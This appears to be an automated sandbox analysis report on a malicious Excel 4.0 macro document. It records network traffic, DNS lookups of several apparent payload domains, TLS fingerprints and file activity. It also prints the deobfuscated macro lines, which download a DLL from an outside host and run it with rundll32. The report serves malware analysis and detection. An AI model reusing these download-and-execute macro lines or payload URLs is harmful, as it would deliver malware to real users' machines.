Data Raw:	09 08 08 00 00 05 05 00 04 3d cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0e c0 ed e4 f0 e5 e9 20 c5 eb e8 f1 e5 e5 e2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code


```
CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, "https://rnollg.com/kev/scfrd.dll", C:\ProgramData\BysKlez.dll, 0, 0)
CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, Open, "rundll32.exe", C:\ProgramData\BysKlez.dll, DllRegisterServer", 0, 0)
```

Copyright null 2021

,,,=CHAR(FJ1168-
11),,,=RUN(HL1475),,
,,=RUN(GW1647),,,84,,
,,
,,
,,
,,,
,,
,,,
,,
,,
,,
,,

Network Behavior

Network Port Distribution



Total Packets: 41

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:35:03.088342905 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.112638950 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.112756014 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.127186060 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.150625944 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.154704094 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.154751062 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.154892921 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.173041105 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.196867943 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.198448896 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.198568106 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.408238888 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.429584026 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577672958 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577702045 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577713013 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577721119 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577733040 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577744961 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577753067 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.577965975 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.578126907 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.578155041 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.578171968 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.578223944 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.578248978 CET	49165	443	192.168.2.22	172.67.150.228

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:35:03.579114914 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.579137087 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.579201937 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.579252958 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.579273939 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.579288960 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.579320908 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.579341888 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.594708920 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.612683058 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.612710953 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.612862110 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.637841940 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.637868881 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638022900 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.638091087 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638104916 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638163090 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.638279915 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638297081 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638309956 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638341904 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.638365030 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.638850927 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638870001 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.638881922 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.639028072 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.639769077 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.639789104 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.639806032 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.639851093 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.639873028 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.640710115 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.640728951 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.640743971 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.640779972 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.640801907 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.641004086 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.641535044 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.641555071 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.641571045 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.641594887 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.641614914 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.642400980 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.642419100 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.642432928 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.642462969 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.642482042 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.643237114 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.643320084 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.671866894 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.671895027 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.671912909 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.672084093 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.672089100 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.672147036 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.712064028 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.712085009 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.712097883 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.712105989 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.712260962 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.712328911 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.712346077 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.712363958 CET	443	49165	172.67.150.228	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:35:03.712404013 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.712444067 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.712970972 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.712990999 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.713011026 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.713059902 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.713100910 CET	49165	443	192.168.2.22	172.67.150.228
Jan 26, 2021 21:35:03.713768959 CET	443	49165	172.67.150.228	192.168.2.22
Jan 26, 2021 21:35:03.713788033 CET	443	49165	172.67.150.228	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 21:35:03.059026003 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:35:03.075212002 CET	53	52197	8.8.8.8	192.168.2.22
Jan 26, 2021 21:35:35.910082102 CET	53099	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:35:35.927476883 CET	53	53099	8.8.8.8	192.168.2.22
Jan 26, 2021 21:35:36.971981049 CET	52838	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:35:36.989037991 CET	53	52838	8.8.8.8	192.168.2.22
Jan 26, 2021 21:35:37.533046961 CET	61200	53	192.168.2.22	8.8.8.8
Jan 26, 2021 21:35:37.549777031 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 21:35:03.059026003 CET	192.168.2.22	8.8.8.8	0x312a	Standard query (0)	rnollg.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:35.910082102 CET	192.168.2.22	8.8.8.8	0x6026	Standard query (0)	gadgetswolf.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:36.971981049 CET	192.168.2.22	8.8.8.8	0xe172	Standard query (0)	homesoapmolds.com	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:37.533046961 CET	192.168.2.22	8.8.8.8	0x70be	Standard query (0)	govemedico.tk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 21:35:03.075212002 CET	8.8.8.8	192.168.2.22	0x312a	No error (0)	rnollg.com		172.67.150.228	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:03.075212002 CET	8.8.8.8	192.168.2.22	0x312a	No error (0)	rnollg.com		104.21.11.254	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:35.927476883 CET	8.8.8.8	192.168.2.22	0x6026	No error (0)	gadgetswolf.com		172.67.200.147	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:35.927476883 CET	8.8.8.8	192.168.2.22	0x6026	No error (0)	gadgetswolf.com		104.21.44.135	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:36.989037991 CET	8.8.8.8	192.168.2.22	0xe172	No error (0)	homesoapmolds.com		104.21.60.169	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:36.989037991 CET	8.8.8.8	192.168.2.22	0xe172	No error (0)	homesoapmolds.com		172.67.198.109	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:37.549777031 CET	8.8.8.8	192.168.2.22	0x70be	No error (0)	govemedico.tk		104.21.73.69	A (IP address)	IN (0x0001)
Jan 26, 2021 21:35:37.549777031 CET	8.8.8.8	192.168.2.22	0x70be	No error (0)	govemedico.tk		172.67.158.184	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 26, 2021 21:35:03.154751062 CET	172.67.150.228	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:35:36.030499935 CET	172.67.200.147	443	192.168.2.22	49166	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:35:37.038079977 CET	104.21.60.169	443	192.168.2.22	49167	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jan 22 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 26, 2021 21:35:37.604994059 CET	104.21.73.69	443	192.168.2.22	49168	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Thu Jan 14 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Fri Jan 14 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2240 Parent PID: 584

General

Start time:	21:34:38
Start date:	26/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fb80000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DAC5.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FECEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\FDDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1408A828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1408A828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DAC5.tmp	success or wait	1	14013B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FDDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\0FDE0000	C:\Users\user\Desktop\case (4335).xls18	success or wait	1	7FEEAA29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FDDE0000</td><td>569</td><td>548</td><td>cc 98 d1 6e da 30
14 86 ef 27 ed 1d
22 df 4e 89 b1 d9
ba 76 02 7a b1 75
97 5b a5 76 0f 60
e2 43 62 91 d8 96
ed b6 f0 f6 b3 03
a5 1b 02 d2 a8 55
7b 6e 92 10 e7 9c
ff f7 49 f4 49 fc 93
cb 55 db 64 f7 e0
bc 32 7a 4a 58 31
22 19 e8 d2 48 a5
ab 29 f9 73 fb 33
3f 27 99 0f 42 4b
d1 18 0d 53 b2 06
4f 2e 67 1f 3f 4c
6e d7 16 7c 16 ab
b5 9f 92 3a 04 fb
8d 52 5f d6 d0 0a
5f 18 0b 3a ae 2c
8c 6b 45 88 3f 5d
45 ad 28 97 a2 02
ca 47 a3 33 5a 1a
1d 40 87 3c a4 1e
64 36 f9 01 0b 71
d7 84 ec 6a 15 6f
6f 9c cc 95 26 d9
f7 cd 73 49 6a 4a
84 b5 8d 2a 45 88
46 e9 bd 96 7b 22
b9 59 2c 54 09 d2
94 77 6d 6c 5d 78
eb 40 48 5f 03 84
b6 29 ac 53 51 d1
dd 40 08 71 63 9e
d0 83 9a 56 57 7b
9a aa 4d 9e d3 fd
c3 15 0e 1a bf 57
d2 63 73 3b 87 22
56 76 5b f1 b5 b2
fe 53 1c d6 11 85
b4 72</td><td>...n.0...'..".N....v.z.u.[.v.`
.Cb.............U{n......I.I.
..U.d...2zJX1"...H..).s.3?'..
BK...S..O.g.?
Ln..|.....:...R_..
._..:.,.kE.?]E.(....G.3Z..@.
<..d6...q...j.oo...&...sIjJ...*E
.F...
{".Y,T...wml]x.@H_...).SQ
..@.qc....VW{..M........W.cs
;."Vv[....S.....r</td><td>success or wait</td><td>48</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FDDE0000</td><td>1117</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>45</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\FDDE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 f4 30 4f cc
26 02 00 00 05 16
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00
</td><td>PK..........!..0O.&..........
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>48</td><td>7FEEAA29AC0</td><td>unknown</td></tr>
</table>

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FDDE0000	16256	1177	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 17 00 00 00 17 08 02 00 00 00 6f 48 43 f7 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 04 3e 49 44 41 54 38 4f 75 54 6b 50 94 65 14 7e ce ee 72 75 b9 2c 0b 02 a6 5c d4 04 65 50 46 86 92 80 66 fc 61 fe 68 ca 99 a6 f2 4f 53 33 42 97 99 a6 9a 9c 32 1d 43 1b b2 1f da 98 59 93 8e d3 94 d6 a4 7f 98 98 4c a1 c6 60 60 d0 02 77 4b 84 01 85 b8 b3 e0 1a 0b 08 2c cb 65 d9 7d 4f e7 e5 22 44 f0 cc 37 fb 7d fb 9d f3 3d ef 79 9f f3 9c 97 98 19 cb 61 60 12 07 6a b8 c2 05 a3 91 d2 56 f1 97 39 94 14 b6 6c a2 7e 69 58 1c 19 f5 c2 3f cf 69 77 e1 de 38 7f 91 85 ef 72 a0 18 d5 ce b9 44 79 1e f1 2e a5 5b 60 a9 ec c3 1b d7 f9 43 3b ba dd 3a c9 e1 86 39 80 72 e3	.PNG.....IHDR.....o HC.....sRGB.....pHYs..... .....+.....>IDAT8OuTkP.e.~.. ru. ,...\..ePF...f.a.h....OS3B.... .2.C.....Y.....L..``..wK.. .....,.e.}O.."D..7.}...=.y.. .....a`.j.....V..9...I.~iX.. ..?.iw..8....r.....Dy....[`... ...C;..:....9.r.	success or wait	3	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Temp\FDDE0000	56412	3368	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f4 30 4f cc 26 02 00 00 05 16 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 37 72 66 a6 f7 01 00 00 f4 13 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 85 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 73 4c b7 e8 02 00 00 4d 0a 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bc 0a 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..0O.&..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._..._rels/.re lsPK..-.....!.7rf..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .sL.....M..... xl/workbook.xml	success or wait	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0FDE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2.................... ......\.p....user B.....a.........=.@..........	success or wait	1	7FEEAA29AC0	unknown
